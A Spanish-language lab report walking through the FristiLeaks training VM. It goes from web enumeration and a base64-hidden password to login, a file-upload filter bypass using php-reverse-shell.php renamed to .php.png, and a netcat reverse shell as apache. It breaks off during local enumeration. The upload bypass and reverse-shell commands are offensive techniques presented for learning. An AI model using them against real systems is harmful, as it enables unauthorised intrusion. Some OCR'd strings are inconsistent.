


Ilustración 18-Análisis del directorio /images/ y hallazgo de un nuevo archivo

6.10 Análisis del archivo robots.txt

Al navegar a la URL <http://178.90.90.12/robots.txt>, se encontró el siguiente contenido:

User-agent: *

Disallow: /cola

Disallow: /sisi

Disallow: /beer

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS




Ilustración 19-robots

6.11 Descubrimiento del formulario de autenticación en el directorio /fristi/

La exploración del servidor web reveló la existencia de un nuevo y crucial directorio: **/fristi/**. Este directorio, no visible en los escaneos de dirb con diccionarios comunes, contenía una página de inicio de sesión, lo que marca el punto de entrada para una prueba de autenticación.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS




Ilustración 20-Descubrimiento del formulario de autenticación en el directorio /fristi/

6.12 Análisis del código fuente del formulario de autenticación

Tras encontrar el formulario de inicio de sesión en el directorio /fristi/, se procedió a inspeccionar su código fuente. El objetivo era comprender cómo se procesan las credenciales y buscar posibles pistas ocultas, lo cual es un paso fundamental antes de intentar cualquier ataque de fuerza bruta o de diccionario.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

```
1/2423401qnbKvZxS1wqqlV14j3nj1ng7V057p21T0Am1mW/V1T0S001eJj0m1g1K7/2g== /?</center><br/>
<!--
iVBORw0KGgoAAAANSUhEUgAAAw0AAABLCAIAAA04UHqAAAAAXNSR0IArs4c6QAAAAARnOU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7d1RdtsgEIVhr8sL8nqymmmwi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAx00LAixw
B4Ew0APaIRwB4kSMAVMgRAf7kCAAvCgSAFzkCwIscAeBFjgDwIkCaeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHP1+zJ053b9+1gd/0TL2Wu1l5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rwa6UMsR1+W0Rl72DbdWkQZS0tMPqG18LRhzyWjWkTFDPXFmulC7e81bxnN0vb
DpYz0MN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUMn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjllNXFpi8gktXfnVtYsd6UpINDPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWxi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpIND0FeI5ENygbTfj+qDbc+Qp69c5
uvFQzV5aM15LlyMrfnrPU12qmC+UcqD+g6E1JNsX16/i/6BtvtvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUq0hEkso2k5pGy00aLq
i1n+skSqGf0SIVsKCSZv4+XH36vQzbl0V0t9rwb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
t0H0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqglxnfx88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lN0co9UnY5dqxrhk0JZKzwdNwqfnv6A0UN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuis8HK
ul9iMrFG9gga/VTB8q0RLuStqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTILsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/Vz0TckqeBWlrrFhe
EPdMj03SSys7XVF+qmT5UcmT9+Ss//fyy0LU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAx00LAixwB4Ew0APaIRwB4kSMAVMgRAf7kCAAvCgSAFzk
CwIscAeBFjgDwIkCaeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
<table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCC">
<tr>
<form name="form1" method="post" action="checklogin.php">
<td>
```

Ilustración 21-Análisis del código fuente del formulario de autenticación

6.13 Decodificación de la imagen

Se utilizó un decodificador en línea de **Base64** para convertirla a su formato original. El resultado no fue texto, sino una **imagen PNG**.

El contenido de la imagen PNG decodificada es una pista visual, una cadena de caracteres sin formato que dice: "**keKkKeKKKeKKkEkkEk**". Esta cadena es el verdadero hallazgo de este paso, ya que no es un texto sin sentido y parece ser una contraseña.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

Base64*[copy](#)

iVBORw0KGgoAAAANSUhEUgAAAw0AAABLCAIAAA04UHqAAAAAXNSR0IArs4c6QAAARnQU1BAACxjwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dRdtsgEIVhr8sL8nqymmmi0klS0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHGRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAx0QLAixwB4Ew0APAiRwB4kSMaVmgRAf7kCAAvCgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHP1+zJ053b9+1gd/0TL2Wu1l5+RmpJq5tMTkE1paHlVXJJZv7/d5i6qse0t9rWa6UMsR1+WroRl72DbdWKqZS0tMPqG18LRhzyWjWkTFDPXFmulC7e81bxnNOvb

Decode Base64 to PNG

Preview PNG Image | **Toggle Background Color**

keKkeKKeKKeKkEkkEk

File Info

- Resolution: 365×75
- MIME type: image/png
- Extension: png
- Size: 1.18 KB
- Download: [image.png](#)
- Bit depth: 8

Ilustración 22-Decodificación de la imagen

6.14 Intento de autenticación con la pista decodificada

Basándose en las pistas recopiladas en los capítulos anteriores (como la lista de nombres del **Capítulo 8** y la decodificación de la cadena), se utilizó la siguiente combinación en el formulario de inicio de sesión:

- **Username:** eezeepz
- **Password:** keKkKeKKKeKKkEkkEk

Esta elección de usuario fue estratégica. El nombre de usuario "**eezeepz**" es un juego de palabras fonético para "easy peasy" (muy fácil), un término que se usa a menudo en la

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

comunidad de seguridad para indicar que algo es simple, lo que encaja con el contexto del desafío. La contraseña es la pista decodificada.

Al introducir estas credenciales y hacer clic en **Login**, el sistema procesará la solicitud a través del script **checklogin.php** (descubierto en el **Capítulo 15**). El resultado de esta autenticación determinará el siguiente paso en el laboratorio.




Member Login	
Username :	eezeepz
Password :	keKkeKKeKKeKkEkEk
	Login

Ilustración 23-Intento de autenticación con la pista decodificada

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

6.15 Autenticación exitosa y acceso a la siguiente fase

Después de identificar y decodificar la contraseña oculta, el siguiente paso fue probarla en el formulario de inicio de sesión. La combinación de un nombre de usuario estratégico (eezeepz) y la contraseña keKkKeKKKeKKkEkkEk resultó en una autenticación exitosa, abriendo la puerta a una nueva página y a la siguiente etapa del laboratorio



Login successful


[upload file](#)

Ilustración 24-Autenticación exitosa y acceso a la siguiente fase

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

6.16 Cargue de archivo

Tras una autenticación exitosa, el laboratorio condujo a una nueva funcionalidad: la carga de archivos. El siguiente paso fue explorar este nuevo vector de ataque para ver cómo se puede utilizar para obtener acceso al sistema. El resultado inicial, sin embargo, presentó un nuevo obstáculo.



no!

Ilustración 25-Cargue de archivo


INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

6.17 Preparación del Payload: Obteniendo una Reverse Shell

Una *reverse shell* es un tipo de *shell* que se ejecuta en la máquina de la víctima y se conecta de vuelta a la máquina del atacante. Esto es útil para sortear firewalls que bloquean conexiones entrantes a la víctima. El proceso para obtener y preparar este *payload* fue el siguiente:

- **Acceso al directorio de *shells*:** Con privilegios de root (sudo su), se navegó al directorio /usr/share/webshells/ que contiene una variedad de *shells* preinstaladas para diferentes lenguajes de programación.
- **Selección del *shell*:** Se seleccionó el directorio php, ya que la aplicación web objetivo está escrita en PHP (checklogin.php).
- **Copia del *shell*:** Se copió el archivo php-reverse-shell.php al directorio de trabajo del usuario (/home/yeiber/Escritorio) para facilitar su manipulación y uso. El comando utilizado fue cp php-reverse-shell.php /home/yeiber/Escritorio.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS



```
root@Yeiber: /home/yeiber/Escritorio
Archivo Acciones Editar Vista Ayuda
zsh: corrupt history file /home/yeiber/.zsh_history

(yeiber@Yeiber)-[~]
$ sudo su
[sudo] contraseña para yeiber:
(root@Yeiber)-[/home/yeiber]
# cd /usr/share/webshells

(root@Yeiber)-[/usr/share/webshells]
# ls
asp  aspx  cfm  jsp  laudanum  perl  php

(root@Yeiber)-[/usr/share/webshells]
# cd php

(root@Yeiber)-[/usr/share/webshells/php]
# ls
findsocket      php-reverse-shell.php  simple-backdoor.php
php-backdoor.php  qsd-php-backdoor.php

(root@Yeiber)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/yeiber/Escr*

(root@Yeiber)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/yeiber/escritorio


(root@Yeiber)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/yeiber/Escritorio
```

Ilustración 26-Preparación del Payload: Obteniendo una Reverse Shell

6.18 Modificación del Payload para la ejecución remota

Para que un *reverse shell* sea funcional, debe ser configurado para conectarse de regreso a la máquina del atacante. Esto requiere que se modifiquen dos parámetros clave dentro del archivo del *payload*: la dirección IP de la máquina atacante y el puerto de escucha que se utilizará para la conexión. Este paso es fundamental para que el ataque funcione correctamente.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS



```
root@Yeiber: /home/yeiber/Escritorio
Archivo Acciones Editar Vista Ayuda
(root@Yeiber)-[/home/yeiber/Escritorio]_history
# cd /usr/share/webshells
(root@Yeiber)-[/usr/share/webshells]
# ls
asp  aspx  cfm  jsp  laudanum  perl  php
(root@Yeiber)-[/usr/share/webshells]
# cd /home/yeiber/Escritorio/php
cd: no existe el fichero o el directorio: /home/yeiber/Escritorio/php
(root@Yeiber)-[/usr/share/webshells]
# cd /usr/share/webshells/php
(root@Yeiber)-[/usr/share/webshells/php]
# cd /home/yeiber/Escritorio/php
cd: no existe el fichero o el directorio: /home/yeiber/Escritorio/php
(root@Yeiber)-[/usr/share/webshells/php]
# cd /home/yeiber/Escritorio
(root@Yeiber)-[/home/yeiber/Escritorio]
# ls
php-reverse-shell.php
(root@Yeiber)-[/home/yeiber/Escritorio]
# cp php-reverse-shell.php yeco.php.png
```

Ilustración 27-Modificación del Payload para la ejecución remota

6.19 Estableciendo la Reverse Shell con Netcat

Configurando el oyente: Se ejecutó el siguiente comando en el terminal de la máquina atacante (Kali Linux):

```
nc -lvp 1234
```

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

Este comando le dice a **Netcat** que:

- **-l**: Escuche en modo "oyente".
- **-v**: Sea "verboso" (mostrará más información sobre la conexión).
- **-p 1234**: Escuche en el puerto **1234**.


Conexión exitosa: Una vez que el archivo `yeco.php.png` se ejecutó en la máquina de la víctima, se estableció la conexión. La salida del terminal lo confirma:

listening on [any] 1234 ... connect to [178.90.90.12]

Esto demuestra que el *payload* se ejecutó correctamente en la máquina víctima y estableció una conexión de regreso a la máquina del atacante.

Obteniendo el *shell*: Después de la conexión, el terminal muestra información sobre la máquina víctima, como el sistema operativo, la arquitectura y el usuario actual. La línea **uid=48(apache) gid=48(apache) groups=48(apache)** es crucial, ya que muestra que la sesión de *shell* se ejecuta bajo el usuario **apache**. Esto es un paso importante, ya que se ha obtenido acceso de ejecución de código en el sistema.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS



The screenshot shows a terminal window titled 'root@Yeiber: /home/yeiber/Escritorio'. The terminal displays the following commands and output:

```
root@Yeiber: /home/yeiber/Escritorio
# nc -lvp 1234
listening on [any] 1234 ...
connect to [178.90.90.6] from 178.90.90.12.dynamic.telecom.kz [178.90.90.12]
57571
Linux 178.90.90.12.dynamic.telecom.kz 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue No
v 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 11:56:42 up 1:43, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
```

Ilustración 28-Estableciendo la Reverse Shell con Netcat

7. CAPITULO #5-DESARROLLO DEL LABORATORIO

7.1 Análisis del código fuente de checklogin.php y descubrimiento de credenciales de la base de datos

Una vez que se obtuvo una *shell* en la máquina víctima, el siguiente paso fue la enumeración local para encontrar información que pudiera conducir a la escalada de privilegios. Dado que el punto de entrada fue una aplicación web, un paso lógico fue inspeccionar los

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

archivos fuente de la propia aplicación para descubrir secretos o vulnerabilidades adicionales. El archivo `checklogin.php`, responsable de la autenticación, era el objetivo principal de este análisis.

```
bash-4.1$ cd html
cd html
bash: cd: html: No such file or directory
bash-4.1$ ls
ls: cannot access 'ls': No such file or directory
bash-4.1$ ls
checklogin.php  index.php      logout.php      pic.b64        upload.php
do_upload.php   login_success.php  main_login.php  pic2.b64       uploads
bash-4.1$ cat checklogin.php
cat checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
